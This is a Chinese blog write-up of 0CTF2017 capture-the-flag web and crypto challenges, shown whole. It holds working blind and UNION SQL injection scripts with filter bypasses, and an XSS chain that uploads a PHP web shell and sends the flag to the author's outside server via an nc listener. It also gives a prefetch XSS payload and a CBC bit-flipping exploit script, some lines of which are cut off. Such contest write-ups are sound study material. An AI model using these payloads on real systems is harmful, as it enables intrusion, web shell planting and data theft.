0CTF2017 WEB WriteUp

原创

Bendawang 于 2017-03-20 14:46:54 发布 7208 收藏

分类专栏： WriteUp Web 文章标签： web 0ctf2017 ctf writeup

本文链接：https://blog.csdn.net/qq_19876131/article/details/64125711

0CTF2017 WEB WriteUp

新博客地址：http://bendawang.site/article/0CTF2017-WEB-WriteUp（ps:短期内csdn和新博客会同步更新）

Temmo’s Tiny Shop

这道题运气比较好，一进去就有很多钱，然后直接买到hint了，后来像是修复了，hint内容也做了修改，不过还是有问题，我重新申请了一个号，发现越买钱越多，然后就直接买到hint了，在后来写wp的时候去申请发现无论怎么酒只有4000，最后做完题看到flag，知道这是个条件竞争的题。

不说了，先直接说最后的注入把，因为前面的步骤由于出题方的失误我们直接就能跳过了。

最后hint就是

```
select flag from ce63e444b0d049e9c899c9a0336b3c59
```


显然就是寻找注入点，后来在这里找到了注入点，搜索那儿的`order by`,然后随便买两个东西，比如这两个

Name	Price	You Have
Frostmourn	4000	0
Erwin Schrodinger's Cat	1600	1
!HINT!	8000	0
Backsword	2800	0
Brownie	2200	1
Ice Cream	300	0

然后在我们输入下面payload时

```
?action=search&keyword=&order=if(substr((select(flag)from(ce63e444b0d049e9c899c9a0336b3c59)),1,1)like(0
```

结果为：




{"status":"suc","goods":[{"id":"5","name":"Brownie","price":"2200","number":0},{"id":"2","name":"Erwin Schrodinger's Cat","price":"1600","number":0}]}

而输入下面的时候

```
?action=search&keyword=&order=if(substr((select(flag)from(ce63e444b0d049e9c899c9a0336b3c59)),1,1)like(0
```

结果变成了



{"status":"suc","goods":[{"id":"2","name":"Erwin Schrodinger's Cat","price":"1600","number":0},{"id":"5","name":"Brownie","price":"2200","number":0}]}

所以通过if然后根据其按照什么进行排序就能够成功判断每一位的flag
最后脚本如下：

```
import requests
r=requests.session()
url="http://202.120.7.197/app.php"
header={"Cookie":"PHPSESSID=5h8kk889lad5a6akggcm14bgr7"}
ans=""
for i in xrange(1,100):
    for j in xrange(256):
        if j==37:
            continue
        param="?action=search&keyword=&order=if(substr((select(flag)from(ce63e444b0d049e9c899c9a0336b3c
        print param
        content=r.get(url+param,headers=header).content
        #print content
        print j
        if content.find('"id":"5"')>content.find('"id":"2"'):
            print j
            ans+=chr(j)
            print ans.lower()
            break
```

```
95
95
flag_r4ce_c0nditi0n_i5_excited_
0
1
2
```


替换下大括号就行了。

King of Glory Player List

一道调试js的题,看了源码主要部分如下：


```
function go()
{
    args = GetUrlParms();
    if(args["id"]!=undefined)
    {
        var value = args["id"];
        var ar = Module.main(value).split("|");
        if(ar.length==3)
        {
            var s = "http://202.120.7.213:11181/api.php?id=" + args["id"] + "&hash=" + ar[0] + "&time="
            window.location.href=s;
            $(document).ready(function(){
              content=$.ajax({url:s, async:false});
              $("#output").html(content.responseText);
            });

        }
        if((ar.length==1)&(ar[0]=='WrongBoy'))
        {
            alert('Hello Hacker~');
        }
    }
}
```

源码会根据我们输入调用`Module.main()`函数，如果我们输入有敏感字符，就会返回`wrongboy`，否则返回正常的格式，包括`hash`。

也就是我们的核心目的就是要在我们非正常输入的情况下让它返回正常的格式然后进行相关操作。


所以我们只需要开两个窗口，一个正常输入，一个非正常输入，然后借助浏览器的调试器进行调试js就可以了，开始用的火狐的，卡爆了，后来换成chrome就流畅了。之前`HCTF2016`也有类似的题。

单步跟进之后到这里遇到第一个，`function.js`的7633行的`$13`变量，正常输入是true,敏感输入是false，



那直接修改源码赋为真值就可以了

第二处在这个判断这里



这个label的值，正确的时候是0,错的时候是12，即错误了就会进入这个if语句，那么我们直接把它改成`if(0)`就好了。

之后就没有了，就能正常的注入了，不过由于同源策略的原因，异步请求交不过去，所以把源码改成如下

```
<!DOCTYPE html>
<html>
<head>
    <title>King of Glory Player List</title>
</head>
<body>
<script
  src="https://code.jquery.com/jquery-3.1.1.min.js"
  integrity="sha256-hVVnYaiADRTO2PzUGmuLJr8BLUSjGIZsDYGmIJLv2b8="
  crossorigin="anonymous"></script>
<script src="function1.js"></script>
<script type="text/javascript">
function GetUrlParms()
{
    var args=new Object();
    var query=location.search.substring(1);
    var pairs=query.split("&");
    for(var i=0;i<pairs.length;i++)
    {
        var pos=pairs[i].indexOf('=');
        if(pos==-1) continue;
        var argname=pairs[i].substring(0,pos);
        var value=pairs[i].substring(pos+1);
        args[argname]=unescape(value);
    }
    return args;
}
function go()
{
    args = GetUrlParms();
    if(args["id"]!=undefined)
    {
        var value = args["id"];
        var ar = Module.main(value).split("|");
        if(ar.length==3)
        {
            var s = "http://202.120.7.213:11181/api.php?id=" + args["id"] + "&hash=" + ar[0] + "&time="
            window.location.href=s;
            $(document).ready(function(){
              content=$.ajax({url:s, async:false});
              $("#output").html(content.responseText);
            });

        }
        if((ar.length==1)&(ar[0]=='WrongBoy'))
        {
            alert('Hello Hacker~');
        }
    }
}

var wait = setInterval(function(){if(Module.main != undefined){clearInterval(wait);go();}}, 100);

</script>
<center><h1>King of Glory Player List</h1></center>
<center><div id="output"><h2>hmmmm</h2></div></center>
</body>
</html>
```

`function1.js`就是我们调整过得,接下来就能正常的发送请求了。


发现服务端并没有再进行过滤了，然后由这个payload

```
id=1 order by 2
id=1 order by 3
```

确定是2列了。
然后开始爆破
爆的表名有`fl4g,user`
`fl4g`列名就一个`hey`
所以

```
?id=1 and 1=2 union select 1,hey from fl4g
```

拿到flag。



flag{emScripten_is_Cut3_right?}


simplesqlin

一听名字就大概知道是个sql注入，简单判断下是个数字注入
然后试了试，同样通过orderby判断出有三列。
然后发现select被过滤了，然后发现插入%00之后就能绕过

```
id=1 and 1=2 union se%00lect 1,2,3
```

接下来有可以爆破了，之后的from和where都被过滤了。
同样可以插入%00进行绕过，得到表名`flag,news`
`flag`表的列名也是`flag`
所以,payload如下：

```
id=1 and 1=2 union s%00elect 1,flag,3 fro%00m flag
```



flag{W4f_bY_paSS_f0R_CI}

3

complicated xss

这道题坑了我好久啊。。。
爆破md5就不说了，遇见的次数已经太多了。直接主题
首先是正常的xss点，说是让你访问 `http://admin.government.vip:8000` 就能拿到flag了，然后我们试图访问一下这个网页发现有个默认用户，登陆进去之后打印了用户名，即cookie里面 `username` 值，那我们的想法就是想办法伪造带标签的cookie，然后跳转过去之后就能执行标签页内容。
另外需要注意的是

```
<script>
//sandbox
delete window.Function;
delete window.eval;
delete window.alert;
delete window.XMLHttpRequest;
delete window.Proxy;
delete window.Image;
delete window.postMessage;
</script>
```

在这个页面上述的函数都无法使用。

然后我们开始尝试

```
<script>
 function setCookie(name,value,seconds) {
 seconds = seconds || 0; //seconds有值就直接赋值，没有为0，这个根php不一样。
 var expires = "";
 if (seconds != 0 ) { //设置cookie生存时间
 var date = new Date();
 date.setTime(date.getTime()+(seconds*1000));
 expires = "; expires="+date.toGMTString();
 }
 document.cookie = name+"="+value+expires+";path=/;domain=.government.vip"; //转码并赋值

}
setCookie('username',String.fromCharCode(60,115,118,103,32,111,110,108,111,97,100,61,108,111,99,97,116,
location.href='http://admin.government.vip:8000/';
</script>
```

通过这个代码我们成功跳转了过去并且拿到了返回值。
结果目的网页的内容是一个上传表单如下：

```
<p>Upload your shell</p>
<form action="/upload" method="post" enctype="multipart/form-data">
<p><input type="file" name="file"></p>
<p><input type="submit" value="upload">
</p></form>
```

也就是说我们还要在`http://admin.government.vip:8000`页面下执行post请求上传文件，构造了好久，最后还是觉得jquery好用啊。
最后这里引入了iframe,然后利用`this.contentWindow`对象来绕过`eval`的执行。
最后构造如下：

```
 <script>
 function setCookie(name, value, seconds) {
 seconds = seconds || 0; //seconds有值就直接赋值，没有为0，这个根php不一样。
 var expires = "";
 if (seconds != 0 ) { //设置cookie生存时间
 var date = new Date();
 date.setTime(date.getTime()+(seconds*1000));
 expires = "; expires="+date.toGMTString();
 }
 document.cookie = name+"="+value+expires+";path=/;domain=.government.vip"; //转码并赋值
}
setCookie('username','<iframe onload=this.contentWindow.eval(String.fromCharCode(118,97,114,32,98,100,1
location.href='http://admin.government.vip:8000/';
</script>
```

中间那一串的`String.fromCharCode`就是

```
var bdw=document.createElement("script");bdw.src="http://www.bendawang.site:8000/myjs/upload_ajax.js";d
```

然后在我的vps上我的`upload_ajax.js`如下：

```
var t=document.getElementsByTagName("script")[0];
var sss=document.createElement("script");
sss.src="http://government.vip/static/jquery.min.js";
document.head.insertBefore(sss,t);

var body = "------WebKitFormBoundaryFikh4XTsUA3KuSES\r\n" +
  "Content-Disposition: form-data; name=\"233\"\r\n" +
  "\r\n" +
  "eyJzY3JlZW5faGVpZ2h0Ijo4MjYsInNjcmVlbl93aWR0aCI6MTQ0MH0\r\n" +
  "------WebKitFormBoundaryFikh4XTsUA3KuSES\r\n" +
  "Content-Disposition: form-data; name=\"source_flag\"\r\n" +
  "\r\n" +
  "0\r\n" +
  "------WebKitFormBoundaryFikh4XTsUA3KuSES\r\n" +
  "Content-Disposition: form-data; name=\"file\"; filename=\"shell.php\"\r\n" +
  "Content-Type: image/png\r\n" +
  "\r\n" +
  "GIF89a\x3c?php eval($_REQUEST[A]);?\x3e\x3c/script\x3e\r\n" +
  "------WebKitFormBoundaryFikh4XTsUA3KuSES--\r\n";

setTimeout("makeRequest()",1000)

function makeRequest() {
    var settings = {
        type: "POST",
        url:"http://admin.government.vip:8000/upload",
        data:body,
        success: function(data,textStatus) {
            $.get('http://104.160.43.154:12345?a=123+'+data);
        },
        headers: {
            "Access-Control-Allow-Headers":"X-Requested-With",
            "Content-Type": "multipart/form-data; boundary=----WebKitFormBoundaryFikh4XTsUA3KuSES",
            "Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
            "Accept-Language":"zh-CN,zh;q=0.8"
        }
    };
    $.ajax(settings);
}
```

中间的延迟是为了让我创建的引入`jquery`的标签生效，这样`makeRequest`才能正常执行，最后这里要吐槽的是我用的火日大佬的xss平台，每次服务器给我的平台发请求，我的平台就崩了，导致最后只能使用nc监听端口，蓝瘦，下面是截图

```
→ html nc -lvvp 12345
listening on [any] 12345 ...
202.120.7.205: inverse host lookup failed: Unknown host
connect to [104.160.43.154] from (UNKNOWN) [202.120.7.205] 49950
GET /?a=123+flag%7Bxss_is_fun_2333333%7D HTTP/1.1
Accept: */*
Origin: http://admin.government.vip:8000
User-Agent: Mozilla/5.0 Chrome(phantomjs) for 0ctf2017 by md5_salt
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en,*
Host: 104.160.43.154:12345

 sent 0, rcvd 283
→ html
```

simple xss

同样的套路，用md5和验证码防爆破，目的就是绕过过滤执行js拿回flag.php下数据
然后好的就是这个可以测试
经过一番fuzz之后发现一下重要符号被过滤

```
' " : / > . ( ) &  # , % ; ?等等
```

首先简单确认之后我们可以引入像是`script,img,svg,link`等关键标签。
这么多过滤势必没办法直接执行语句访问flag.php，那么就想到要么引入我们自己的js，要么加载我们写的界面。然后要输入网址的话，既然说了是最新版本的chrome，就可以用`。`绕过`.`，然后就是用`\\`使得其用当前协议`https`访问链接，payload如下：

```
<link rel=prefetch href=\\61dclub。com\x
还有import，以及prerender应该也可以不过没有尝试，凡是预加载和预渲染已经直接调用理论上都可以
```

crypto-integrity

首先拿到源代码如下：

```
#!/usr/bin/python -u

from Crypto.Cipher import AES
from hashlib import md5
from Crypto import Random
from signal import alarm

BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]


class Scheme:
    def __init__(self,key):
        self.key = key

    def encrypt(self,raw):
        raw = pad(raw)
        raw = md5(raw).digest() + raw

        iv = Random.new().read(BS)
        cipher = AES.new(self.key,AES.MODE_CBC,iv)

        return ( iv + cipher.encrypt(raw) ).encode("hex")

    def decrypt(self,enc):
        enc = enc.decode("hex")

        iv = enc[:BS] ##前16位
        enc = enc[BS:] ##之后
```

```
            cipher = AES.new(self.key,AES.MODE_CBC,iv)
            blob = cipher.decrypt(enc)

            checksum = blob[:BS]
            data = blob[BS:]

            if md5(data).digest() == checksum:
                return unpad(data)
            else:
                return

    key = Random.new().read(BS)
    scheme = Scheme(key)

    flag = open("flag",'r').readline()
    alarm(30)

    print "Welcome to 0CTF encryption service!"
    while True:
        print "Please [r]egister or [l]ogin"
        cmd = raw_input()

        if not cmd:
            break

        if cmd[0]=='r' :
            name = raw_input().strip()

            if(len(name) > 32):
                print "username too long!"
                break
            if pad(name) == pad("admin"):
                print "You cannot use this name!"
                break
            else:
                print "Here is your secret:"
                print scheme.encrypt(name)


        elif cmd[0]=='l':
            data = raw_input().strip()
            name = scheme.decrypt(data)

            if name == "admin":
                print "Welcome admin!"
                print flag
            else:
                print "Welcome %s!" % name
        else:
            print "Unknown cmd!"
            break
```

初步想法是`padding oracle`，但是后来看到有个`alarm(30)`，只有30s的话就不可能是`padding oracle`了，因为就这个通信速度来看30s完全差得远。
也就是说有别的解法了。
然后想到hash长度扩展攻击的原理。
这里有点类似的。
比如我注册一个账户是`admin\0b\0b\0b\0b\0b\0b\0b\0b\0b\0b\0bbdw`
然后服务端返回如下：

```
f751a16eae391dd0f4dbfb5c4a740217  md5值
14c63b729049860cb9905a2ae3d71807  admin\x0b\x0b...
3f17049464bbc44f1bdccde9ea233d1f  bdw\x0d\x0d.....
17ba7e5a78c1fa77811a0c72a519adea  \0x10\0x10......
```

然后我们想伪造的是

```
md5值
admin\x0b\x0b...
```

也就简单了，我们只需要把第一次注册的MD5通过修改IV进行字节翻转成`admin\0b\0b\0b\0b\0b\0b\0b\0b\0b\0b\0b`的md5就可以了。
所以代码如下：

```python
from pwn import *
from hashlib import md5
N=16
def inject1(cipher):
    print cipher
    con.recvuntil("[l]ogin")
    #con.interactive()
    con.sendline('l')
    con.sendline(cipher)
    content=con.recvuntil("!")
    print content
    if "None" in content:
        return 0
    else:
        return 1

def xor(a, b):
    return "".join([chr(ord(a[i])^ord(b[i%len(b)])) for i in xrange(len(a))])

pad = lambda s:s+(N-len(s)%N)*chr(N-len(s)%N)

def padding_oracle(N,cipher):
    get=""
    for i in xrange(1,N+1):
        for j in xrange(0,256):
            padding=xor(get,chr(i)*(i-1))
            c=chr(0)*(16-i)+chr(j)+padding+cipher
            c=c.encode('hex')
            print c
            if inject1(c):
                get=chr(j^i)+get
                time.sleep(0.1)
                break
    return get

con=remote('202.120.7.217',8221)
con.recvuntil("[l]ogin")
con.sendline('r')
username=pad('admin')+'bdw'
con.sendline(username)
con.recvuntil("secret:")
c=con.recvuntil("P")
print c
iv=c[1:-2].decode('hex')[:16]
cipher=c[1:-2].decode('hex')[16:48]
#middle=padding_oracle(N,cipher)
plaintext=md5(pad(username)).digest()
des=md5(pad("admin")).digest()
tmp=xor(xor(iv,plaintext),des)
inject1((tmp+cipher).encode('hex'))
con.interactive()
```

```
[+] Opening connection to 202.120.7.217 on port 8221: Done

f751a16eae391dd0f4dbfb5c4a74021714c63b729049860cb9905a2ae3d718073f17049464bbc44f1bdccde9ea233d1f17ba7e5a78c1fa77811a0c72a519adea
P
7f6705be2e9904a9fa85ba3a4d1c703c14c63b729049860cb9905a2ae3d718073f17049464bbc44f1bdccde9ea233d1f

Welcome admin!
[*] Switching to interactive mode

flag{Easy_br0ken_scheme_cann0t_keep_y0ur_integrity}

Please [r]egister or [l]ogin
$
```